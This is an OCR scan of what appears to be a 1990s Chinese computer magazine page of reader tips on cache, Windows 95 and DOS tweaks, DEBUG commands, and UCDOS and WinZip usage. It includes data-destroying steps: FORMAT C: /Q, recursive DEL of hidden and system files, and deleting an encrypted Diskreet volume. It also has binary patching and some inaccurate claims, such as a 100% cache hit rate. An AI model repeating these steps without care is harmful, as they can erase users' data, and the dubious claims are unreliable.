
（辽宁　于丽萍）

关于Cache你了解多少?

Cache俗称高速缓存，它是CPU与内存之间交换数据的缓冲区，由SRAM(静态存储器)组成。当CPU读取内存中的数据时，系统把常用的数据存放在Cache中，由于Cache的速度远远高于内存速度，故CPU与Cache之间交换数据要比与内存交换数据快得多，所以拥有较大的Cache自然就可以对更多的数据提供缓冲，使系统运行速度更快。另外，Intel公司目前推出的MMX CPU也需要更大的Cache来配合，以便应付多媒体运算所需的大量记忆体存取要求。

既然Cache可以提高系统运行的速度，为何目前所有的主板上最大的Cache容量也仅有512KB呢?对这个问题，我们首先应该知道，为解决CPU和内存之间速度的不匹配，才采用在CPU和内存之间增加了这种少量高速Cache的方法。而且，当Cache很大时，Cache中会存有大量数据，这样CPU在与Cache进行数据交换时，要花费较长的时间来进行查找，反而降低了系统的速度，而目前Pentium级的产品，512KB Cache可以最大限度地提高系统效率，Cache的命中率可达100%。另外，直接固化在主板上的512KB Cache要比256KB升级至512KB的系统运行速度更快。

Pentium Pro这类主板上是没有Cache的，因为在Pentium Pro CPU中除了16KB的一级Cache外，还包含有256KB或512KB的二级Cache，此二级Cache由于集成于CPU内部，故比一般外部固化在主板上的Cache效率高，因此再在主板上安装第三级Cache，就没有什么意义了。（江西　陈□鸣）



有关磁盘密度的小知识

道密度：沿磁盘半径方向、单位长度内磁道的条数叫道密度。道密度单位是道/英寸(TPI)。

位密度：沿磁道方向、单位长度内存储二进制信息的个数叫位密度。

记录密度：又称存储密度，它指的是在单位面积的磁层表面上存储二进制信息的量，用道密度乘上位密度得到。（四川　张华）

WINDOWS 点滴

一、SETUP /P

在程序管理器中打开文件菜单，选择“运行”选项，键入 SETUP /P，WINDOWS 会自动安装主群组、启动组、附件、游戏组。（黑龙江　包卫国）

二、WIN3.2 常用快捷键

键	功能
TAB	移到下一个区段
SHIFT + TAB	移到上一个区段
ENTER	执行
ALT + 空格	打开当前应用程序控制菜单
ALT + -	打开当前文档窗口或图标控制菜单
ALT + 应用程序菜单第一字母	打开相应的应用程序下拉列表
ALT + TAB	激活下一个应用程序
CTRL + TAB	激活下一个文档图标
ALT + ESC	激活下一个应用程序
CTRL + ESC	激活任务列表
ALT + F4	关闭当前应用程序
ALT + ENTER	设置或取消在 WINDOWS 中用窗口执行 DOS 命令
CTRL + 空格	打开或关闭汉字输入状态
先 ALT 再下光标键	打开选择下拉列表
空格	设置或取消检查框内的‘*’号
INSERT	在‘画笔’中可代替鼠标左键功能
DELETE	在‘画笔’中可代替鼠标右键功能

（河南　陈国军）

三、WIN95 新增键的功能

WIN95 键盘比标准的 101 键盘多出三个键：两个 WINDOWS 键和一个 APPLICATION 键（应用键）。它们的功能如下：

键	功能
WIN	打开启动菜单
WIN + E	打开系统资源管理器
WIN + F	打开用于搜寻的窗口
WIN + M	使所有窗口变成最小化图标
WIN + R	打开运行窗口
WIN + F1	打开帮助窗口
WIN + BREAK	打开系统属性窗口
WIN + SHIFT + M	打开任务条上所有任务的窗口并排列在桌面上
WIN + TAB	依次循环激活最小化运行的窗口

APPLICATION 有时等同于鼠标右键　（上海　程凯）

四、自定义快捷键

自定义快捷键结构为 Ctrl + Alt + 字符、Ctrl + Shift + 字符 和 Ctrl + Alt + Shift + 字符，字符可为字母、数字、符号等，快捷键不可设制重复。

例如给画笔设定一个快捷键 Ctrl + Alt + P：

（1）选中画笔图标，无须启动它。

（2）在程序管理器的文件栏中选择特性。

（3）在对话框的快捷键栏中输入 P（如果定义的是 Ctrl + Alt + 字符的格式，那只须输入字符，Windows 将自行补全其余部分）。

（4）确定后退出。（上海　洪立人）

五、启动 WIN95 另一法

众所周知，安装了 WIN95 后，开机就直接进入 95，退出 WIN95 后，并不象 WIN3.X 那样回到 DOS，而是显示“现在你可以关闭计算机了”的信息。如何使 WIN95 象 WIN3.X 那样启动和退出呢？我来介绍一种方法：进入 WIN95 的 MS-DOS 模式，将 MSDOS.SYS 的只读、系统和隐含属性去掉，即键入命令：

ATTRIB C:\MSDOS.SYS -R -S -H

用 EDIT 编辑器打开 MSDOS.SYS，将［OPTIONS］段中 BootGUI = 1 改为 BootGUI = 0。退出 EDIT，并存盘。恢复属性：

ATTRIB C:\MSDOS.SYS +R +S +H

经过这样设置后，开机后启动的是 DOS（WIN95 的 DOS7.0），而不是 WIN95。

（上海　韩中元）



加快你的

常听人抱怨 WIN 95 速度的缓慢——如老牛拉破车一般，但它毕竟是 32 位的操作系统，难道就因为速度问题就抛弃它吗？别急，往下看。解决 WIN 95“慢”的问题，我们首先要看它究竟“慢”在哪里，只有如此才能“对症下药”。

WIN 95 的启动

WIN 95 的启动着实令人着急——即使在笔者 P133/16MB/1GB 的多媒体上也要苦熬 20 多秒才见 95 真身。不过也可以理解，WIN95 并不是一个简简单单的操作系统——仅容量上就是 WIN 3.2 的 5 倍。

解决这个问题的最根本的办法就是提高你的硬件的整体水平，特别是内存和硬盘（硬盘在 WIN95 启动时对其速度影响很大）。除此以外，还可以对 CONFIG.SYS 和 AUTOEXEC.BAT 做一下修改（在 DOS 6.XX 下这两个文件的扩展名是 W40）。CONFIG 中只要留下 HIMEM、EMM386 就可以了，AUTOEXEC 大致可删去（除非你的光驱不是 PNP 或想装上鼠标驱动、DOSKEY 等）。这样可略省些启动时间。还有在出现 Starting Windows 95 一行字时，快速按下回车键可节约 2 秒左右的时间。当然若你是直接在 WIN 3.2 中升级安装 95 的话，它的启动还会快些。

省事省时的“SHIFT”

1. 直接删除

用过 WIN 95 的人都知道，在 WIN 95(不是其 DOS 环境)下删除东西，都要先经过“回收站”(并没有真正删除)。若想真正删掉，还必须到“回收站”里去清空——很费事费时。其实“SHIFT”键有一“强大”功能——直接删除。方法:按住“SHIFT”选“删除”,看!提示都变了:“确实想删除 XXXXXXX？”,不过“确认”时可要三思而行，删完千万不要后悔呦。

2. 快速重起

当需要 WIN 95 重新启动时，我们必须到菜单中“关闭系统”——“重新启动计算机”。可是当我们的目的是重起 95 而不是重起机器的话，那此举未免太浪费时间了。如果在选“重新启动计算机”时按住“SHIFT”键“确认”——机器不需自检就启动了 95！

界面问题

有很多人在使用 WIN 95 时感到慢，有可能是由于 WIN 95 的操作界面同 WIN 3.2 略有不同，故不适应。怎么办？好办！——让 WIN 95 也象 WIN 3.2 的界面不就行了:在“开始”的按钮上按一下右键，选取“打开”——哈！象不象 WIN 3.2？

菜单显示

WIN 95 的菜单在显示下一级菜单时总让人感觉有些迟钝(停一下)。其实解决这个问题并不难，但要动用一下“注册表编辑器”——REGEDIT。方法如下：

利用“资源管理器”在 WIN 95 的主目录中找到文件“REGEDIT.EXE”,双击之运行。这时你会看到一个窗口(有些象“资源管理器”),在“我的电脑”下面有一些文件夹模样的东西。打开“HKEY_CURRENT_USER”选项，接着打开它下面的“Control Panel”,选取“Desktop”。然后选取窗口菜单上

加快电脑

在电脑启动的时候，你是否曾经盯着屏幕焦急等待，希望系统尽快完成引导过程? 以下几种方法可以提高启动的速度,你可以根据需要全部或部分采用。

一、在 ADVANCED CMOS SETUP(高级 CMOS 设置)中做如下调整：

1. ABOVE 1MB MEMMORY TEST (1MB 以上内存的自检):DLSABLE(无效)

2. MEMORY TEST TICK SOUND(内存测试“答、答……”声):DLSABLE(无效)

3. HIT〈DEL〉MESSAGE DISPLAY (开机时显示“击 DEL 键提示”进入 CMOS 设置)：DISABLE(无效)

4. FLOPPY DISK SEEK AT BOOT(开机时软盘测试与寻道):DISABLE(无效)

5. SYSTEM BOOT UP SEQUENCE(系统引导顺序)：C，A

6. 如果内存充足，可以设置 VIDEO ROM SHADOW C000，16K；VIDEO ROM SHADOW

WIN 95



□北京　苏飞

的“编辑”——新增“字串值”。将此新值取名为“MenuShowDelay”。最后双击刚建好的新值，给一个1~10之间的数——这就是菜单的显示速度参数(1最快，10最慢)，确定后(如设成1)重启机器即可。这时你再看菜单的显示速度——啊!太快了!

窗口的缩放

可能很多人并没有注意到窗口缩放的问题，因为毕竟是一瞬间的事。但实际上，窗口的缩放过程中有一个平滑过度的环节，如果去掉这一环节的话，则能加快系统的反应速度，方法如下：

哈!又是“注册表编辑器”。打开“HKEY_CURRENT_USER”中“Control Panel”的“Desktop”(同上)。然后再打开它下面的“WindowMetrics”，新增串值，将这个串值命名为“MinAnimate”，其数值只有0或1(这是平滑缩放功能的开关，0是关闭，1是打开)。

WIN 95 系统资源

系统资源在WIN 95中对其速度影响最大，也最明显。要解决WIN 95的系统资源不足而导致的“缓慢”问题，除了提高硬件性能外，在WIN 95的使用上也要注意以下问题：

1.“背景”等对资源的占用

如果你因内存紧张觉得95缓慢的话，那我劝你干脆把‘背景’置成‘无’(‘屏幕保护’也是)。屏幕一般设置成640×480、16位增强色即可(如显存有2MB，800×600当然最好)。当然系统资源被占用浪费的地方有很多，如光驱缓存设置。

2. 硬盘的剩余容量

不知你发现没有，WIN 95在使用时的硬盘(指C盘)剩余容量总比实际要小10多兆(有时甚至20多兆)。这些容量去哪了呢?实际上是被95作缓冲了。所以当你的剩余硬盘空间(指C盘)不多时(要保持剩余容量在50MB以上)，就应该考虑“DELETE”，否则你可能会感觉其‘狂慢无比’(直至提示内存不够)。

3. 运行过多程序之后

当我们运行过多的程序之后，虽然都一一关闭了，但有时仍然感到速度比平时慢许多，这是因为很多资源还没有来得及回收。解决它?——重新启动是个好办法(别忘了“SHIFT”)。当不好判断当前速度情况时可以参照一下‘系统’下的‘性能’，使之能够最接近95刚启动而没有运行应用程序时的百分比(最好保持在95%以上)，如果低于80%(在不打开任何文件的情况下)最好重起。

鼠标右键

在WIN 95中有一大特点——那就是加入了原来WIN 3.2所没有的‘鼠标右键’操作。删除、复制、重命名、打开文件……都可靠鼠标右键来完成。如在‘开始’处按鼠标右键，选取“资源管理器”，可快速进入“资源管理器”；在背景区按鼠标右键，选属性，可快速进入“显示器”；在‘我的电脑’上按鼠标右键，选属性，可快速进入“系统”。在一些For Windows的软件中右键还会有更大的功用。总之，合理的利用鼠标右键会使你的工作效率更高。

启动速度



□河南　刘伟

C400，16K；SYSTEM ROM SHADOW F000，64K为ENABLE(有效)。设置SHADOW可以提高BIOS的执行速度，特别是SYSTEM ROM SHADOW。

应该注意的是，对CMOS进行设置一定要小心，避免出现错误。

二、修改CONFIG.SYS

1. 在CONFIG.SYS中，为HIMEM加上/TESTMEM：OFF参数，免去HIMEM检测内存时所耗时间。

2. 在CONFIG.SYS中加上SWITCHES=/F，跳过启动时出现STARTING MS-DOS……后的2秒延迟。

三、AUTOEXEC.BAT中的命令越多，启动所需时间越长，应“精兵简政”，一些不常用的命令可以在需要时以命令行形式执行。

DOS7.0 WIN3.2



□湖北 朱晓军

本人曾安装 WIN95 后又将其卸下，理由很简单，相信也很有共性：硬盘空间太小，102MB 的硬盘，选取袖珍安装，不保留旧的操作系统，勉强将 PWIN95 塞进硬盘后，只剩下可怜的 30MB 剩余空间。用 PWIN95 提供的系统工具对硬盘进行压缩后，剩余空间增加到 90MB，但硬盘读写速度却大幅度下降，启动一次系统的时间可以喝一杯热茶，不得已只有重返 DOS6. X + WIN3. X。虽然如此，但 WIN95 中的 DOS7. 0 确令人刮目相看，如增强的 EDIT 可同时打开 9 个文件、REN 命令可直接更改目录名等。因此设想能否安装 DOS7. 0 + WIN3. 2，经过几次试验，证明是可行的，具体方法如下（注：假设 WIN95 在 C 盘 WINDOWS 目录下）：

1. 在已安装 WIN95 的机器上制作一张 WIN95 启动盘，其中至少有 SYS. COM、FORMAT. COM，拷贝 C:\WINDOWS 下的 HIMEM. SYS、EMM386. EXE、SMARTDRV. EXE、IFSHLP. SYS、SETVER. EXE 到启动盘。

2. 准备两张空白软盘，用 ARJ 或其他工具压缩 C: \windows\ command\ *. * 到软盘。

3. 备份硬盘。用 WIN95 启动盘启动系统，FORMAT C: /Q 快速格式化硬盘，SYS C: 传递系统文件。在硬盘根目录下建立 WINDOWS 目录，然后在 WINDOWS 目录下建立 COMMAND 子目录，释放软盘压缩文件到 COMMAND 目录中。

4. 硬盘重启系统，先运行 LOCK 命令，回答 Y，回车，安装 WIN32 在 C: \ windows 目录中。注意，如安装 WIN32 前不运行 LOCK，则提问虚拟内存时不能选在硬盘上建立永久性交换文件，否则因不能对磁盘进行直接存取，而导致安装失败。

5. 拷贝启动盘中的 HIMEM. SYS、EMM386. EXE、SMARTDRV. EXE、IFSHLP . SYS、SETVER. EXE 到 C:\ WINDOWS 目录中，覆盖原 WIN32 中同名文件。

6. 去除 C: \MSDOS. SYS 的属性，编辑 MSDOS. SYS 配置文件如下：

```
[Options]
Logo = 0
BootWIN = 1
BootGUI = 1
Network = 0
[Paths]
Windir = c: \windows
WinBootDir = c: \windows
```


7. 按要求编辑 CONFIG. SYS、AUTOEXEC. BAT，但是不需要在 COMFIG. SYS 中装载 HIMEM. SYS 等内存管理程序，启动 DOS7. 0 时，系统会自动装入 HIMEM. SYS、SETVER. EXE、IFSHLP. SYS，然后直接启动 WIN3. 2。CONFIG. SYS 中只需简单装入设备驱动程序，如光驱、声卡的驱动程序就可以了，并且没有必要将其装入高端，除非程序要求大的常规内存。DOS7. 0 的内存管理机制相当完善，以前在 DOS6. X 下运行的软件、游戏，在 DOS7. 0 中将畅通无阻。

8. 拷贝 DOS6. X 中的 UNDELETE. EXE、MWUNDELETE. EXE 及其相关文件到 c: \windows\command 目录中，仍可以在 DOS7. 0 中应用这些命令，但必需先运行 LOCK。

9. 如觉得启动系统时 Starting Windows95 有些不伦不类，则可用 PCTOOLS 的查找功能在 IO. SYS 中查找 WINDOWS 95 字样，将所有 57696E646F7773203935 改为 4D532D444F5320372E30，则启动系统时显示 Starting MS-DOS7. 0



DEBUG 命令的含意



□广西　蒋顺国

DEBUG 有许多功能，例如读取内存、磁盘、程序，还可以编写小型的汇编程序等等。下面是各种命令的含意，命令既可以大写，也可以小写，但所有的数值都必须是十六进制的。

A address　进入一个小汇编器并开始输入汇编语言命令。address(地址)是可选项，如果省略，系统采用 100h。

C blk1 r blk2　在大小为 r 的范围内比较内存块 blk1 和 blk2。

D address r　转储或显示从 address 开始的大小为 r 的内存内容。address 是可选项，如果省略则采用当前地址。

E address list　输入或编辑在 address 的字节，list 是可选项要放在 address 处的信息列表。list 可以是 ASCII 数据，但需用引号括起来。

F address r list　把 list 中的数值从 address 开始的大小为 r 的范围内填充字节。

G＝address　从 address 处开始执行指令。

H n1 n2　将 n1 和 n2 的数值相加然后相减，两个结果显示在下一行。

I port　从指定的端口 port 输入一个字节。

L address d s1 s2　把磁盘 d(0 代表 A 盘，1 代表 B 盘)从 s1 扇区到 s2 扇区的数据装入到内存中 address 处，若程序已用 N 命令指定，单独一个 L 表示将该程序装入内存。

M r address　把大小为 r 的范围内的字节移到 address 处。

N pathname　指定路径名命令程序，用 L 或 W 命令将该程序装入或保存。

O port n　把字节 n 输出到端口 port。

P address n　继续进行或执行下面的指令，如 INT、CALL、LOOP 指令，address 指定了该指令可选择定位地址，n 是一个重复次数。

Q　退出 DEBUG。

R register　改变 8088 寄存器 register 的内容。

S r list　在范围 r(r 指定了两地址)内搜索 list。

T address n　在 address 处跟踪或执行一条指令，n 是重复次数。

U address　反汇编 address 处的机器码，address 可以是内存地址的一个范围，也可以是指定一个地址后跟一个范围值。

W address d s1 s2　将 address 处的数据写入磁盘 d(0 代表 A 盘，1 代表 B 盘……)的 s1 扇区到 s2 扇区。若已用 N 命令指定了程序名，单独一个 W 表示将文件写到磁盘下。

XA h　创建(分配)一个句柄(h)给指定页数的扩展内存。

XD h　释放由 XA 创建的句柄。

XM 1,p,h　用句柄 h 将逻辑扩展内存第 1 页映射到物理页第 p 页。

XS　显示扩展内存状态。

解除硬盘的分割

□山东　程玉斌

NORTON8.0 中的 DISKREET.SYS 提供的加密方法确实很好，其加密的程度经过美国中央情报局测试，可以说是无法解密，当你忘记了口令怎么办？它占去了 32MB 的硬盘就无法使用。如果把硬盘格式化，盘上有用的重要数据就会丢失。下面介绍一个简单的删除办法：

1. 在有加密盘符的硬盘上用 DIR/A，可以发现一个以@#! 为扩展名的文件，其大小与建立加密盘符大小相等。

2. 用 ATTRIB 可以发现其属性为 S、H、R。

3. 用 ATTRIB 可以改变其属性："ATTRIB -S -H -R *.@#!"。

4. 用 DEL 就可以轻松的删除它：DEL *.@#!

这样硬盘的其它数据保住了，空间也有了。



软盘上使用袖珍 UCDOS

□辽宁　曲春阳

本刊 97 年第 4 期《如何制作袖珍汉字系统》一文中所说的方法对于有硬盘的微机切实可行，而对于没有硬盘的微机，在启动 UCDOS 时, 会显示字库文件没找到而退出。因其显示字库读取程序 RD16. COM 在载入时须读取 C 盘上 UCDOS 子目录中的 ASC16 和 HZK16 两个文件，若想在软盘中运行，必须修改字库读取程序中的路径。方法是用 PCTOOLS 工具软件的编辑功能，在其 ASCII 区修改。首先启动 PCTOOLS，用光标选中 RD16. COM 文件，按一下 E 键，即进入编辑功能。先按一下 F3，再按一下 F1，光标即转到 ASCII 区，在 0016(0010) 地址上将 C→0 改为 A→0(亦可改为 B，以下同)。此时被改写处光标变为蓝色，相应的十六进制代码也变为蓝色，按一下 F5 键，再按任意键即修改完毕。然后用翻页键在 ASCII 码区继续向下查找，如发现有 C: \ UCDOS 的路径时，即将其盘符 C 改写为 A 后按 F5 存盘即可，注意字母应大写，直到全部路径改写完毕。

找一张空盘，建一个 UCDOS 子目录，拷入 RD16. COM、KNL. COM、ASC16、HZK16、PY. COM、PY. USR、 RDFNT. COM、 WPS. COM、 WPS. EXE、WPS1. OVL、QUIT. COM 文件，然后在 UCDOS 子目录中再建一个 DRV 子目录和一个 FNT 子目录。在 DRV 子目录拷入 PY. IMD、PY. OVR、VGA. DRV(或其它显示驱动程序)，在 FNT 子目录中拷入 HZK16F 即可。最后在根目录下建一个批处理文件 UCDOS. BAT：

```
@ECHO OFF
PATH A: \; A: \UCDOS
RD16
KNL
PY
RDFNT
```

一个微型 UCDOS6. 0 即制作完毕，全套系统可装在一张 1. 2MB 软盘中使用。

一个长度不足 300KB 的汉字系统

□湖北　杨宇

这个汉字系统能实现零基本内存占用，支持各种显示方式、直接写屏等等；另外，它还可以直接拷贝，可在任意驱动器、任意目录下工作；它的核心部分只有 230KB，连附带显示驱动和输入法也不足 300KB。它就是天汇汉字系统 V3. 0 袖珍版，我们看看其文件组成：

TW	EXE	233，006	必须
HGC	DDV	7，005	可选
SPVER	EXE	3，823	可选
WBX	COM	48，474	可选
	4FILE(S)	292，308bytes	

TW. EXE 为其主执行文件，包含了显示模块、键盘管理模块、显示字库和区位码输入法。如果不需要五笔型输入法并且只在 VGA 方式下工作，仅此一个文件足以。如果有可能在双频单显下工作，再加上 HGC. DDV 即双频单显显示驱动模块，系统会自动识别当前显示类型。不足的是天汇汉字系统袖珍版没有提供五笔输入法，幸好在天汇标准版中提供了一个模拟程序 SPVER. EXE，可用其模拟 SPDOS 后，再挂各种版本 SPDOS 的五笔输入法。我选用的是 SPDOS V5. 0 中的 WBX. COM 文件，其长度较小，并且只有一个文件。

几个文件来源分别是：TW. EXE 是英汉通 4. 2 版(HOTSOFT V4. 2)中附带。不要使用标准版中的 TW. EXE，该文件不带字库，不是袖珍版。HGC. DDV 和 SPVER. EXE 从天汇标准版 3. 0 中拷得，将标准版安装盘上的＊. ZIP 文件用 UNZIP 解压即可，不须安装。WBX. COM 从 SPDOS V5. 0 中拷得。

其批处理文件内容如下：

```
TW
SPVER 5.0
WBX
```



一、用 NORTON

C: \> CD \NU　　进入 NORTON 所在目录。

C: \NU> NDOS　　启动 NDOS

在 NDOS 中有一个与 MS-DOS 同名的文件删除命令：DEL，但它的功能要强得多。让我们先看看它的命令及参数。

DEL [/N][/P][/Q][/S][/X][/Y][/Z] [DRIVE:][PATH]FILENAME. . .

其中：

/N　**什么都不做：仅测试删除结果**

/P　**提示：删除每个文件之前提请用户确认**(Y/N)

/Q　**静态模式：删除过程中不显示文件名**

/S　**子目录：从当前目录及其子目录中删除**

/X　**删除空目录**

/Y　**认可：删除文件和目录，无提示**

/Z　**清除：删除隐含、系统、只读文件**

[DRIVE:] [PATH] FILENAME **欲删除的文件名，可带盘符、路径、通配符**(*、?)

下面举几个例子：

1. **删除 C 盘上所有的** . BAK **文件，可进行如下操作：**

C: \NU> DEL C: *. BAK/S/Z

现在你的 C 盘上任何目录下都绝对不会再有任何一个 BAK 文件了。这种删除因为是自动搜寻磁盘上的每个目录，速度非常快。

2. **删除 C 盘及 D 盘上所有的扩展名为** *. BAK **的文件，删除前予以确认：**

C: \ NU> DEL/S/P　C: \ *. BAK　D: *. BAK

3. **删除 C 盘上所有扩展名为** OLD、BAK **和** TMP **的文件：**

C: \NU> DEL/S C: *. BAK　C: *. TMP　C: *. OLD

（青海　晓夏）

二、用 DOSHELL

利用 DOS **提供的** DOSSHELL. EXE **命令，选择好某一盘后，在** FILE **下拉菜单下选取** SEARCH……，**按提示键入想要删除的某一类文件名，如** *. BAK，**然后回车，则在屏幕上显示出此盘下所有的** *. BAK **文件，全部选取后，再执行** FILE **菜单下的** DELETE **命令即可。若在** OPTION **下选中** CONFIRM ON DELETE，**则每删除一个文件时都提示你确认。**

（山东　路佃朋）



□郑州　徐晓光


Winzip6.0 for Win95 是一个运行在 Win95 下的压缩软件，它的全部操作为 Windows 的图形界面、菜单方式。它支持 Arj、Zip、LHA、ARC 等多种压缩形式。它不但可以方便地查看压缩包内文件的名称，还可以查看压缩包内文件的内容。特别是它允许在查看压缩文件时对其进行编辑修改，退出查看状态时，编辑过的文件自动送回压缩包保存，十分便捷。

Winzip6.0 for Win95 既不象 Doublespace 占用基本内存，也没有 Arj、Zip 等压缩后的软件不能直接执行的不足。我们可以将某些不太常用的文件用 Winzip 打包保存，既减少了占用的磁盘空间，又可随时调出使用。下面介绍 Winzip6.0 for Win95 的具体使用方法。

一、Winzip6.0 for Win95 的安装

运行 Winzip6.0 for Win95 的 setup 程序，即可将 Winzip 安装到硬盘上。安装完毕后，通过 Win95 下的'资源管理器'或'开始'中的'程序'菜单都可以运行 Winzip 程序。

二、Winzip6.0 for Win95 的菜单



Winzip6.0 for Win95 可以采用下拉式菜单操作来进行各种工作。它们下拉式菜单有 File、Actions、Options 和 Help 四个一级菜单选项。

(一)File 菜单

在 File 菜单下有 New Archive、Open Archive、Close Archive、The Information、Copy Archive、Move Archive、Rename Archive、Delete Archive 和 Exit 等二级菜单。其中 New Archive 用于建立新的压缩包。Open Archive 打开已经存在的压缩包。当打开某一压缩包后，将显示出压缩包内各文件的文件名、日期属性、原有的文件大小、压缩比、压缩后的文件大小、原有的文件存放路径等信息。Delete Archive 是删除压缩包文件，它把删除的文件移到 Win95 的回收站中，必要时还可恢复。

(二)Actions 菜单

Actions 菜单下有 Add、Delete、Extract、View、Select All、Deselect All、Virus Scan、Make.exe File、Test 和 Check Out 等选项。

1. Add 选项用于向压缩包内加入文件。在打开该选项后，将弹出 Add 对话框。在对话框中，除了可以选择想要放入压缩包的文件外，还有 Action、Compression、Multiple Disk Spanning 三个下拉列示框和 Recurse Subdirectories、Save Extra Directory Info 两个检查框。

(1)Action 列示框中，Add 选项将把所有选中的文件加入到压缩包中，同名的文件将被新文件代换。Freshen 选项仅把压缩包中已有的同名文件进行更新。Update 选项则加入压缩包中不存在的新文件。Move 选项在将文件加入压缩包后，即将原文件删去。

(2)Compression 列示框提供了压缩方法的选择。其中，Speed 选项将使用快速的压缩方法，但它也将会导致压缩包的文件尺寸较大。Size 选项可使压缩包尺寸最小，但压缩速度较慢。

(3)Multiple Disk Spanning 列示框决定了是否可以将较大尺寸的文件压缩到多张软磁盘上。


分盘压缩时注意以下两点：①必须先在软盘上建立(或打开)一个压缩包，才能使该选项有效。②如果你以 ZIP 形式压缩文件，则必须在 Program Locations 选项中指定 PKZIP 压缩软件的路径(如后面所述)，且其版本应当在 2.04g 以后，LHA 格式不支持分盘压缩。

(4) Recurse Subdirectories 检查框用于确定解压缩包、恢复压缩文件时是否恢复



Winzip与磁盘压缩

□郑州 徐晓光



原有的文件路径(子目录)。

(5)Save Extra Directory Info 选项决定是否显示压缩文件的路径信息。

2. Delete 用于从压缩包中删除文件。既可以删除选定的文件也可以删除全部的文件。

3. Extract 用于从压缩包中解压出文件。在 Extract 的对话框中有 Overwrite Existing Files 和 Use Directory Names 两个检查框。

(1)Overwrite Existing Files 决定在解压时是否覆盖已有的同名文件。

(2) Use Directory Names 决定在解压时是否使用压缩包内保持的文件路径信息。使用该选项后,解压时文件路径将附加在 Extract To 指出的路径上。而当未使用该选项时,所有文件都将解压到同一个目录中。

4. View 用于打开压缩文件、查看其内容。这时可以对文件进行编辑修改,并将修改后的文件送回压缩包保存。

5. Virus Scan 可对压缩包内的文件进行病毒检查。

6. Make. exe File 可将压缩包制成自解压文件。

7. Test 和 Check Out 主要用于压缩包的检查。

(三)Options 菜单

1. Configuration 用于配置如'缺省的压缩文件格式'等一些 Winzip 的工作选项。

2. Directories 用于配置如'工作时的暂存目录'等目录选项。

3. Explorer Configuration 用于配置"与 Win95 资源管理器关联"、"资源管理器界面有效"、"将 Winzip 加入开始菜单'和'将 Winzip 加入桌面'等选项。一般推荐选用前两项选项。

4. File Manager Configuration 用于配置"与文件管理器关联"、"将 Winzip 加入文件管理器'等选项。

5. Font 选定字体。

6. Password 用于选择是否采用口令保护压缩文件。

设置口令的具体方法是:打开 Password 菜单,输入口令。此后用 Add 选项向压缩包内加入的文件即被口令所保护,在被口令保护的文件名后会出一个 + 号。以后当再次进入压缩包,进行解压、查看等操作之前,必须在 Password 选项中输入正确的口令,否则将无法打开压缩文件。

7. Program Locations 选项用于指定工作用的各种外部程序。如 PKZIP、PKUNZIP 压缩程序所在的详细路径,当 Winzip 进行某些操作时,需要根据这些信息去寻找相应的外部程序。其它的还有 ARJ、LHA 和 ARC 等压缩软件。

8. Sort 选项用于选择显示文件时排序的方式。

三、Winzip6. 0 for Win95 的其它操作方法

除了通过菜单进行操作外,Winzip6. 0 for Win95 还允许在 Win95 的资源管理器中通过鼠标器的拖曳来进行各种操作。其具体操作是:

(一)用鼠标右键拖动压缩文件到某个目录中,然后选择 Extract to 即实现文件的解压。

(二)将选择的文件用鼠标拖动到一个压缩包上,即可将该文件加入压缩包内。

(三)在 Win95 的桌面上点击鼠标右键,选择 New 选项中的 Winzip File 项,可以建立新的压缩包。

